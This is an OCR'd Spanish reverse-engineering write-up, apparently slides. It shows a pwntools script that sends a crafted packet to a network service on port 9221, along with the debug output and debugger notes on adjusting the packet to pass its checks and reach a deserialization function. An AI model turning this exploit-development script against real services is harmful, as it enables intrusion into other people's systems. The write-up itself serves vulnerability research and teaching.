
```
from pwn import *

context.log_level = 'debug'
p = remote("192.168.48.162",9221)

payload = ""
payload += p32(0xabba1975) #First check header
payload += p32(0x00000001) #Second packet
payload += p32(0x0000001a) #Third packet
payload += p32(0x400) #ECX Size loop
payload += p32(0x400) #Max Size 0x400 hardcoded check
payload += p32(0x00000000) #cmp ebp, [esp+44Ch+var_418] Trigger JZ to Deserialize function
payload += "A"*0x400 #Junk data
#Last 4 packets sent before
payload += p32(0x495f5445)
payload += p32(0xffff6174)
payload += p32(0x006d0011)
payload += p32(0x001818e4)

print "Sending packet.."+payload

p.send(payload)
print p.recvall()
p.close()
```

REVERSING: Debugging con nuestro cliente

- Una vez nos attacheamos al proceso que ejecutamos lanzamos el script y el registro EIP apuntará justo al comienzo de la función WaitForMessage dónde colocamos el breakpoint.


```
[MBP-de-naivenom:CVE n4ivenom$ python exploit1.py
[+] Opening connection to 192.168.1.64 on port 9221: Done
Sending packet..u\x19\xba\xab\x00\x00\x00\x1a\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAET_Ita\xff\xff\x00m\x00?\x00
[DEBUG] Sent 0x428 bytes:
    00000000  75 19 ba ab  01 00 00 00  1a 00 00 00  00 04 00 00  │u···│····│····│····│
    00000010  00 04 00 00  00 00 00 00  41 41 41 41  41 41 41 41  │····│····│AAAA│AAAA│
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000410  41 41 41 41  41 41 41 41  45 54 5f 49  74 61 ff ff  │AAAA│AAAA│ET_I│ta··│
    00000420  01 00 6d 00  e4 18 18 00                            │··m·│····││
    00000428
[<] Receiving all data: 0B
```

REVERSING: Debugging con nuestro cliente




REVERSING: Debugging con nuestro cliente


- Al verificar los primeros 4 bytes con el valor hardcoded y siendo el mismo, no realiza el salto condicional JNE.



REVERSING: Debugging con nuestro cliente


- La siguiente verificación es con el size 0x400 y cuando enviemos el paquete con ese tamaño o menor, saltará. Luego llega al bloque donde la llamada a la función ReadBuffer leerá el paquete enviado y saltará en la próxima verificación del salto JNE.





REVERSING: Debugging con nuestro cliente


- En el bloque anterior al crash, los registros ECX y EDX se setean con el valor de tamaño 0x400. El crash se debió al hecho de que el size no fue enviado.



REVERSING: Debugging con nuestro cliente

- Una vez que tenemos que EAX = 0x400 (Sabemos que antes se xorea, por tanto es el contador), vamos al siguiente bloque de la comparación y observamos que no se cumple porque en el registro EBP tenemos 0x41 correspondiente al primer byte del data que enviamos y leyo ReadBuffer. Entonces, no saltará en JE e irá por el camino equivocado, solo debemos modificar nuestro script nuevamente y cambiar el valor del paquete a 0x41 y así cumplir con la condición.

REVERSING: Debugging con nuestro cliente



